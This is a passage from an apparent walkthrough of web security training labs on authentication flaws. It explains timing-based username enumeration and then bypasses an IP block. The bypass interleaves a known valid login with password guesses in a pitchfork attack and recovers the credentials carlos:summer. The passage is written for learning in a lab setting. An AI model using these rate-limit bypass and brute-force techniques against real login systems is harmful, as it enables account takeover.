
The reason this works is, the application first checks if username is valid first, then validates the password. If the username is invalid, then it gives a quick response. In case it is valid, I am assuming that it will first hash the password and then check it against the database which probably makes the time delay in response increase as the longer the password is, the hash generation is taking more time, increasing the overall validation time.
6. Broken brute-force protection, IP block
Description:
Based on the description, we should be able to brute-force passwords and there is an IP block.

Explanation:

In three invalid logins, we see that we get blocked.

Logging in again with valid credentials resets this limit.

We will use a pitchfork attack, I made a mistake here were I first put in wiener and carlos in place of username.

In place of password we put in the valid password peter for user wiener in the middle of the password wordlist.


This attack failed the first time so I had to make a wordlist that is equally long as password, where wiener corresponds to peter resetting the three time limit after every bad login.

We must also allocate a custom resource pool to run one request at a time and not ten resource pool.

The request with credentials carlos:summer returns a 302 FOUND. All other requests returning 302 FOUND are for the wiener user.
Logging in with these credentials solves the lab.
7. Username enumeration via account lock
Description:
As per the description, there is some lockout policy and we must enumerate the credentials.
Explanation:
